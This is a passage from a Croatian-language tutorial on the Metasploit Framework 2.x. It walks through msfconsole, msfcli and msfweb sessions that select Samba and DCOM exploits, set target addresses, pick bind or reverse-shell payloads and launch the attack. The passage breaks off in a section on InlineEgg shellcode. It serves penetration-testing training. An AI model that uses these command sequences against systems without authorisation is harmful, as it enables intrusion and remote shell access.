Slika 6: Općenite informacije o pojedinom *payload* programu

Također treba napomenuti da različiti operacijski sustavi zahtijevaju drugačiji *payload* programski kod. Ukoliko se pažljivije razmotre imena *payaload* programa u ispisu na prethodnoj slici (Slika 5), može se primijetiti da prva tri slova modula označavaju operacijski sustav za koji je modul namijenjen (lin, bsd, sol, win).To znači da je prilikom testiranja potrebno voditi računa i o operacijskom sustavu, a ne samo o programu, odnosno servisu koji se ispituje. Ukoliko se unutar *exploit* modula za Apache poslužitelj pokrenut na Solaris operacijskom sustavu koristi *payload* program za Linux operacijske sustave, isti vrlo vjerojatno neće biti funkcionalan.

Osim operacijskog sustava za koji je program namijenjen, za svaki *payload* program dostupan je kratki opis te informacije o autoru i načinu korištenja.

3.2.1.2. Korištenje exploit programa


Nakon što su opisane osnovne naredbe kojima je moguće analizirati globalne postavke programa te pregledati raspoložive *exploit* module i pripadajuće *payload* kodove, biti će opisani postupci korištenja raspoloživih modula i njihovog podešavanja.

Odabir željenog *exploit* programa koji se želi koristiti provodi se zadavanjem naredbe **use <ime_exploit_programa>**. Npr.

```
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 >
```

Zadavanjem sljedeće naredbe program selektira navedeni *exploit* modul namijenjen iskorištavanju ranjivosti unutar DCOM (*Distributed Component Object Model*) komponente Windows operacijskih sustava objavljene u srpnju 2003. godine u sigurnosnoj preporuci pod oznakom MS03-026. Ime odabranog modula automatski se ispisuje u naredbenom retku konzole.

Nakon zadavanja **use** naredbe s imenom *exploit* programa kao argumentom, mijenja se okruženje programa) čime se mijenja i set naredbi koje su korisniku stavljene na raspolaganje. Iako neke naredbe imaju identičan naziv kao i u glavnom načinu rada, njihovi argumenti i način primjene potpuno su drugačiji. Dok su u glavnom načinu rada bile raspoložive opcije vezane isključivo uz općenite postavke programa, nakon odabira odgovarajućeg modula sve naredbe vezane su uz podešavanje i upotrebu istoga. Kao primjer biti će opisani argumenti i namjena već ranije spomenute **show** naredbe. **Show** naredba u odabranom modu prihvaća četiri posve nova argumenta, **payloads**, **advanced**, **options**, **targets** kojima je moguće analizirati karakteristike modula i način njegovoga korištenja. Primjer korištenja nekih od navedenih opcija prikazan je na sljedećoj slici (Slika 7).




Slika 7: Korištenje show naredbe nakon odabira željenog exploit modula

Zadavanjem spomenutih naredbi moguće je vidjeti na koje je ciljne sustave moguće primijeniti odabrani modul, koji su argumenti koje je potrebno definirati prije korištenja programa te koji su *payload* programi raspoloživi za korištenje uz odabrani modul (samim time onemogućuje se odabir pogrešnog *payload* programa o čemu je ranije bilo riječi).

Jedna od naredbi koju također valja izdvojiti je naredba **check**, koja omogućuje provjeru da li je ciljni sustav ranjiv na sigurnosni problem koji je vezan uz odabrani *exploit* modul. Zadavanjem naredbe **check**, neće se izvršavati maliciozni program, već će se samo obaviti niz testova kojima je moguće provjeriti da li je sustav ranjiv ili ne. Preciznije rečeno, naredbom **check** implementirana je *vulnerability scanning* funkcionalnost unutar MSF okruženja, kojom je moguće provjeriti ranjivost ciljnih sustava s obzirom na module koji su u tom trenutku podržani od strane MSF paketa. Na

sljedećoj slici (Slika 8) prikazan je primjer korištenja **check** naredbe za provjeru ranjivosti unutar Exchange 2000 programskog paketa.



Slika 8: Primjer korištenja **check** naredbe

Nakon što je odabran modul, naredbama **show options** i **show targets** analizirani su ciljni sustavi i način korištenja odabranog modula, te je definiran **RHOST** parametar kojim je definirana adresa ciljnog sustava nad kojim se vrši ispitivanje. Na kraju je pokrenuta naredba **check** kojom je provjeren zadani sustav, a rezultat izvršavanja jasno ukazuje da ciljni sustav nije ranjiv (poruka *"The target has been patched"*).

Parametri potrebni za rad *exploit* i *payload* programa (**RHOST**, **LPORT**, **LHOST** i sl.) definiraju se naredbama **set** i **setg**. Naredbom **set** definira se parametar koji ima isključivo lokalni značaj unutar *exploit* modula koji je odabran, dok naredba **setg** ima globalni značaj i njome podešeni parametri vrijede za sve module. Oblik naredbe koji će se koristiti ovisi o specifičnosti pojedinog testiranja i u potpunosti je proizvoljan.

Konačno, pokretanjem naredbe **exploit** moguće je pokrenuti konkretni maliciozni program kojem je cilj ostvariti pristup ciljnom sustavu. Slično kao i kod **check** naredbe, naredba **exploit** zahtjeva da određeni parametri budu definirani kako bi bilo moguće pokrenuti postupak ispitivanja. Parametri koje je potrebo definirati slični su kao i kod naredbe **check**, izuzev što je prilikom pokretanja *exploit* programa potrebno definirati i *payload* program koji se želi koristiti. Ovisno o *payload* programskom kodu koji je odabran, također je potrebno podesiti odgovarajuće parametre kojima će se definirati način rada malicioznog koda pokrenutog na kompromitiranom sustavu (mrežni port na kojem je pokrenuta aktivna ljuska, IP adresa na kojeg će biti preusmjerena reverzna *shell* ljuska i sl.). Zadavanjem naredbe **info <ime_payload_koda>** (Slika 6) može se vidjeti koji su parametri potrebni za rad programa. Kako bi se sistematizirali svi spomenuti postupci, slijedi kratki pregled koraka koje je potrebno izvršiti kako bi se uspješno pokrenuo odabrani *exploit* program. Uz svaki korak naveden je i primjer naredbe kojom se izvršava pojedini zadatak:

1. Pregled raspoloživih exploit programa (**show exploits**):

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  apache_chunked_win32       Apache Win32 Chunked Encoding
  blackice_pam_icq                Blackice/RealSecure/Other  ISS  ICQ
Parser Buffer Overflow
```

```
   exchange2000_xexch50        Exchange 2000 MS03-46 Heap Overflow
   frontpage_fp30reg_chunked   Frontpage fp30reg.dll Chunked Encoding
   ia_webmail                  IA WebMail 3.x Buffer Overflow
   iis50_nsiislog_post         IIS 5.0 nsiislog.dll POST Overflow
   iis50_printer_overflow      IIS 5.0 Printer Buffer Overflow
   iis50_webdav_ntdll          IIS 5.0 WebDAV ntdll.dll Overflow
   imail_ldap                  IMail LDAP Service Buffer Overflow
   msrpc_dcom_ms03_026         Microsoft RPC DCOM MS03-026
   mssql2000_resolution        MSSQL 2000 Resolution Overflow
   poptop_negative_read        Poptop Negative Read Overflow
   realserver_describe_linux   RealServer Describe Buffer Overflow
   samba_nttrans               Samba Fragment Reassembly Overflow
   samba_trans2open            Samba trans2open Overflow
   sambar6_search_results      Sambar 6 Search Results Buffer Overflow
   servu_mdtm_overflow         Serv-U FTPD MDTM Overflow
   solaris_sadmind_exec        Solaris sadmind Command Execution
   svnserve_date               Subversion Date Svnserve
   warftpd_165_pass            War-FTPD 1.65 PASS Overflow
   windows_ssl_pct             Windows SSL PCT Overflow
```

2. Odabir željenog exploit programa (**use <ime_exploit_programa>**; npr. **use samba_trans2open**):

```
sf > use samba_nttrans
msf samba_nttrans(linx86bind) >
```

3. Pregledavanje neophodnih parametara (**show options**):

```
msf samba_nttrans(linx86bind) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default          Description
  --------    -------     -------------    --------------------------
-------
  required    RHOST      161.53.64.145    The target address
  optional     THREADS                        The number of concurrent
attempts
  required    RPORT      139              The samba port

  Payload:    Name      Default    Description
  --------    ------    -------    ----------------------------
  required    LPORT     4444       Listening port for bind shell



msf samba_nttrans(linx86bind) >
```

4. Definiranje potrebnih parametara (npr. **set RHOST 192.168.1.100** ili **set RPORT 139**):

```
msf samba_nttrans(linx86bind) > set RHOST 192.168.1.100
RHOST -> 192.168.1.100
msf samba_nttrans > set RPORT 139
RPORT -> 139
msf samba_nttrans >
```

5. Pregled raspoloživih *payload* programa za odabrani modul (**show payloads**):

```
msf samba_nttrans > show payloads

Metasploit Framework Usable Payloads
====================================

  bsdx86bind           Listen for connection and spawn a shell
  bsdx86bind_ie        Listen for connection and spawn a shell
  bsdx86findsock       Spawn a shell on the established connection
  bsdx86reverse        Connect back to attacker and spawn a shell
  bsdx86reverse_ie     Connect back to attacker and spawn a shell
  linx86bind           Listen for connection and spawn a shell
  linx86bind_ie        Listen for connection and spawn a shell
  linx86findsock       Spawn a shell on the established connection
  linx86reverse        Connect back to attacker and spawn a shell
```

```
  linx86reverse_ie     Connect back to attacker and spawn a shell
  linx86reverse_imp        Connect  back  to  attacker  and  download
impurity module
  linx86reverse_xor        Connect  back  to  attacker  and  spawn  an
encrypted shell

msf samba_nttrans >
```

6. Odabir željenog *payload* programa (**set PAYLOAD <ime_payload_programa>**; npr. **set PAYLOAD bsdx86bind**):

```
msf samba_nttrans(linx86bind) > set PAYLOAD linx86bind
PAYLOAD -> linx86bind
msf samba_nttrans(linx86bind) >
```

7. Pregledavanje neophodnih parametara *payload* koda (**info payload <ime_payload_modula>**; npr. npr. **info PAYLOAD bsdx86bind**):

```
msf samba_nttrans(linx86bind) > info payload linx86bind

       Name: linx86bind
    Version: $Revision: 1.13 $
     OS/CPU: linux/x86
Needs Admin: No
 Multistage: No
 Total Size: 88

Provided By:
    bighawk [Unknown License]

Available Options:
    required:               LPORT            Listening port for bind
shell

Description:
    Listen for connection and spawn a shell

msf samba_nttrans(linx86bind) >
```

8. Podešavanje parametara *payload* koda (**set LPORT**):

```
msf samba_nttrans(linx86bind) > set LPORT 1234
LPORT -> 1234
msf samba_nttrans(linx86bind) >
```

9. Pregledavanje postojećih ciljnih sustava (**show targets**):

```
msf samba_nttrans > show targets

Supported Exploit Targets
=========================

   0  Samba Complete Brute Force
   1  Samba 2.0 Brute Force
   2  Samba 2.2 Brute Force
   3  Samba 2.0.7 / Red Hat 7.0
   4  Samba 2.2.1 / Red Hat 7.2
   5  Samba 2.2.5 / Red Hat 8.0
```

10. Odabir ranjivog programa/platforme (**set target <oznaka_platforme>**):

```
msf samba_nttrans > set TARGET 5
TARGET -> 5
```

11. Pokretanje *exploit* programa (**exploit**):

```
msf samba_nttrans(linx86bind) > exploit
[*] Starting Bind Handler.
[*] Starting attack against target Samba 2.2.5 / Red Hat 8.0
[*] Attack will use 1 threads with 1 total attempts

[*] Establishing 1 connection(s) to the target...
[*] --- Setting up the SMB session...
[*] --- Establishing tree connection...
[*] --- Sending first nttrans component...
```

```
[*] --- Completed range 0x08239e00:0x082397c0
[*] Exiting Bind Handler.
```

3.2.2. Msfcli sučelje

Za korisnike kojima se upravljanje Metasploit okruženjem putem upravo opisanog `msfconsole` sučelja čini nepraktično ili suviše komplicirano, istim je moguće upravljati i koriptenjem `msfcli` alata (*Metasploit Framework command line interface*). Kao i što i samo ime govori, `msfcli` je program koji se pokreće iz naredbenog retka i korištenjem kojeg je moguće upravljati programom prosljeđivanjem odgovarajućih argumenata. U nastavku će ukratko biti opisane neke od karakteristika ovog sučelja kao i način njegovog korištenja.

Sintaksa korištenja `msfcli` sučelja je:

```
# msfcli <ime_exploit_programa> <opcije> <akcija>
```

Pri tome su:

- `<ime_exploit_programa>` - ime programa, odnosno *exploit* modula koji se želi koristiti. Treba napomenuti da nije potrebno navoditi puno ime modula, dovoljno je navesti samo dio, koji će programu biti dovoljan za identifikaciju željenog modula. Ukoliko više modula odgovara zadanom imenu, korisniku će biti prikazana lista svih modula koji u svojem imenu sadrže zadani niz.
- `<opcije>` - definiranje parametara koji su neophodni za rad programa. Parametri se zadaju u obliku **parametar=vrijednost**.
- `<akcija>` - znak kojim se definira način korištenja odabranog modula. Trenutna inačica programa podržava sedam znakova/kodova kojima je moguće kontrolirati način korištenja modula. To su:
  - **S** – ispisuje se sažetak za odabrani *exploit* modul,
  - **O** – ispisuje se lista opcija koje je potrebno podesiti prije pokretanja programa,
  - **A** - ispisuje se lista naprednih opcija koje je potrebno podesiti prije pokretanja programa,
  - **P** – odabir *payload* programa,
  - **T** – definiranje ciljne platforme odnosno programa (engl. *target*),
  - **C** – provjera ranjivosti ciljnog sustava. Identično naredbi **check** ukoliko se koristi `msfconsole` konzola.
  - **E** – pokretanje *exploit* programa.

Iako se na prvi pogled upotreba navedenih parametara i kratica može činiti prilično kompliciranom i složenom, nakon što se korisnik upozna sa pojedinim argumentima i njihovim značenjem, postupak je vrlo jednostavan i intuitivan. U nastavku će na praktičnom primjeru biti opisan način korištenja `msfcli` sučelja.

Zadavanjem sljedeće naredbe korisniku se prikazuje lista svih modula vezanih uz testiranje popularnog Samba servisa:

```
# ./msfcli samba S

============
= Exploits

  samba_nttrans           Samba Fragment Reassembly Overflow
  samba_trans2open        Samba trans2open Overflow
  sambar6_search_results  Sambar 6 Search Results Buffer Overflow
```

Nakon prikazanih modula korisnik odabire jedan od željenih modula te zatražuje općenite podatke o istome (parametar **S** – *summary*)

```
# ./msfcli samba_nttrans S
Name: Samba Fragment Reassembly Overflow
Version: $Revision: 1.10 $
Target OS: linux
Privileged: Yes

Provided By:
    H D Moore <hdm [at] metasploit.com> [Artistic License]
```

```
Available Targets:
    Samba Complete Brute Force
    Samba 2.0 Brute Force
    Samba 2.2 Brute Force
    Samba 2.0.7 / Red Hat 7.0
    Samba 2.2.1 / Red Hat 7.2
    Samba 2.2.5 / Red Hat 8.0

Available Options:
 Exploit:    Name       Default    Description
 --------    -------    -------    ---------------------------------
required    RHOST                 The target address
optional    THREADS               The number of concurrent attempts
required    RPORT      139        The samba port

Payload Information:
    Space: 1024
    Avoid: 1 characters

Description:
    This exploits the buffer overflow found in Samba versions
    2.0.0 to 2.2.7a. This particular module is capable of
    exploiting the bug on x86 Linux only. Flatline's sambash
    code was used as a reference for this module.

References:
    http://www.osvdb.org/6323
```

Iz navedenog ispisa moguće je vidjeti koje je parametre potrebno definirati za rad programa te brojne druge parametre vezane uz navedeni *exploit* modul. Nakon toga moguće je vidjeti koji su raspoloživi *payload* programi za odabrani modul (parametar **P** – *payload*) i na koje platforme odnosno inačice servisa je program primjenjiv (parametar **T**- target). Na sličan način moguće je vidjeti i listu opcija neophodnih za rad programa (parametar **O** - options), ali budući da su ove informacije ispisane ranije prilikom zadavanja parametra S, u ovom primjeru to nije potrebno.

```
# ./msfcli samba_nttrans P

Metasploit Framework Usable Payloads
====================================

  linx86bind           Listen for connection and spawn a shell
  linx86bind_ie        Listen for connection and spawn a shell
  linx86findsock       Spawn a shell on the established connection
  linx86reverse        Connect back to attacker and spawn a shell
  linx86reverse_ie     Connect back to attacker and spawn a shell
  linx86reverse_imp        Connect  back  to  attacker  and  download
impurity module
  linx86reverse_xor        Connect  back  to  attacker  and  spawn  an
encrypted shell

# ./msfcli samba_nttrans T

Supported Exploit Targets
=========================

   0  Samba Complete Brute Force
   1  Samba 2.0 Brute Force
   2  Samba 2.2 Brute Force
   3  Samba 2.0.7 / Red Hat 7.0
   4  Samba 2.2.1 / Red Hat 7.2
   5  Samba 2.2.5 / Red Hat 8.0 [
```

Slijedi pokretanje provjere ranjivosti servisa (opcija **C** – *check*), pri čemu je potrebno definirati sve potrebne parametre neophodne za rad modula:

```
# ./msfcli samba_nttrans PAYLOAD=linx86bind \
> TARGET=2 RHOST=161.53.64.145 LPORT=139 C
[*] No check has been implemented for this module
```

Iz dobivenog ispisa moguće je vidjeti kako funkcionalnost provjere ranjivosti nije implementirana za odabrani modul. Na kraju moguće je pokrenuti izvođenje odabranog *exploit* programa zadavanjem sljedeće naredbe (parametar **E** –*exploit*):

```
[root@ framework-2.1]# ./msfcli samba_nttrans  RHOST=161.53.64.145 \
> PAYLOAD=linx86bind TARGET=5 E
[*] Starting Bind Handler.
[*] Starting attack against target Samba 2.2.5 / Red Hat 8.0
[*] Attack will use 1 threads with 1 total attempts

[*] Establishing 1 connection(s) to the target...
[*] --- Setting up the SMB session...
[*] --- Establishing tree connection...
[*] --- Sending first nttrans component...
[*] --- Completed range 0x08239e00:0x082397c0
[*] Exiting Bind Handler.
```

Iz navedenog primjera može se zaključiti kako korištenje `msfcli` sučelja zaista nije kompliciranо, iako je za potpuno iskorištavanje njegovih mogućnosti potrebna određena razina iskustva i poznavanja načina rada Metasploit Framework okruženja.

Upravljanje programom korištenjem naredbenog retka pogodno ukoliko je potrebno jednokratno pokrenuti određeni test ili provjeriti ranjivost određenog servisa. Za dugotrajnija i složenija testiranja svakako se preporučuje korištenje `msfconsole` sučelja, pogotovo zato što je unutar istoga moguće normalno izvršavati sistemske naredbe na sustavu.


3.2.3. Msfweb sučelje

`Msfweb` je funkcionalno sučelje koje omogućuje upravljanje Metasploit okruženjem kroz Web sučelje. Iako je sučelje u trenutnoj inačici prilično primitivno i jednostavno, u nekim primjenama kao što je timski rad na projektima penetracijskog testiranja, također se može pokazati kao vrlo praktičan i efikasan način upravljanja sustavom.

Nedostatak sučelja je taj što nema ugrađene nikakve sigurnosne mjere kojima bi se pristup sustavu mogao ograničiti samo legitimnim korisnicima. Ukoliko se sučelje pokrene bez opcionalnih parametara, konekcije su moguće samo sa lokalnog sustava (127.0.0.1), čime se donekle ublažuje ovaj problem s obzirom da će sve ostale konekcije biti odbijene. Ukoliko se želi omogućiti pristup i s drugih adresa, potrebno je definirati odgovarajuću adresu i TCP port korištenjem `-a` parametra. Primjer.


```
# ./msfweb -a 161.53.64.145:333
[*] Starting Metasploit v2.1 Web Interface on 161.53.64.145:333..
```

Nakon poruke o uspješnom pokretanju poslužitelja, sučelju je moguće pristupiti korištenjem Web preglednika. Na sljedećoj slici prikazan je glavni prozor `msfweb` sučelja (Slika 9).




Slika 9: Sučelje `msfweb` programa

Odabirom odgovarajućeg *exploit* modula otvara se sučelje prikazano na sljedećoj slici (Slika 10), unutar kojeg je moguće pronaći osnovne informacije o modulu te podesiti parametre neophodne za rad sustava.




Slika 10: Odabrani *exploit* modul sa osnovnim informacijama

Pritiskom na vezu **Select payload** korisniku se prikazuje lista raspoloživih *payload* programa koje je moguće koristiti u kombinaciji s odabranim modulom, a nakon odabira željenog modula prikazuje se sučelje unutar kojeg je moguće podesiti sve neophodne parametre te pokrenuti provjeru ranjivosti ili izvršavanje samog *exploit* programa.




Slika 11: Podešavanje parametara te pokretanje programa

Na sljedećoj slici prikazan je tijek izvršavanja odabranog modula (Slika 12).



Slika 12: Izvršavanje odabranog *exploit* programa

U slučaju uspješnog iskorištavanja sigurnosnog propusta na udaljenom računalu, konekcija s kompromitiranog računala se preusmjerava na lokalni TCP port u LISTEN modu, te se korisniku otvara telnet konzola kroz koju je moguće upravljati ciljnim sustavom.
Na sljedećoj slici prikazan je postupak uspješnog kompromitiranja ranjivosti kod Microsoftovog IIS poslužitelja, inačica 5 (Slika 13).



Slika 13: Uspješno kompromitiranje ciljnog sustava

4. Napredne mogućnosti

Osim ranije opisanih mogućnosti koje omogućavaju odabir, podešavanje i pokretanje pojedinih *exploit* modula, Metasploit Framework okruženje podržava i velik broj naprednih mogućnosti koje dodatno proširuju mogućnosti programa. U nastavku dokumenta biti će opisane neke od naprednih funkcija programa te način njihove primjene.

4.1. InlineEgg

InlineEgg je naziv za skupinu klasa pisanih u Python programskom jeziku koje omogućuju kreiranje jednostavnih asemblerskih programa, najčešće za primjenu u sklopu *exploit* programa, iako su moguće i druge primjene. Osnovna prednost ovog koncepta je ta što se programi kreiraju korištenjem Python jezika, bez potrebe za poznavanjem i pisanjem asemblerskih instrukcija.

Prilikom razvoja specijaliziranih *exploit* programa, koji iskorištavaju specifični sigurnosni propust unutar aplikacije ili operacijskog sustava, potrebno je kreirati odgovarajući maliciozni kod pisan u asembleru koji će se izvršiti na ciljnom sustavu nakon što je propust uspješno iskorišten (eng. *payload, egg, shellcode* itd.). Kod tradicionalnih *exploit* programa, ovakav maliciozni kod najčešće se fiksno ugrađivao unutar samog *exploit* programa bez mogućnosti promjene ili prilagođavanja okolini u kojoj se program izvršava. No, kako su se s vremenom javljali sve složeniji zahtjevi za izvršavanje malicioznog koda (kreiranje dinamičkih asemblerskih programa za vrijeme izvođenja *exploit* programa, prilagođavanje okolini u kojoj se program izvršava i sl.), 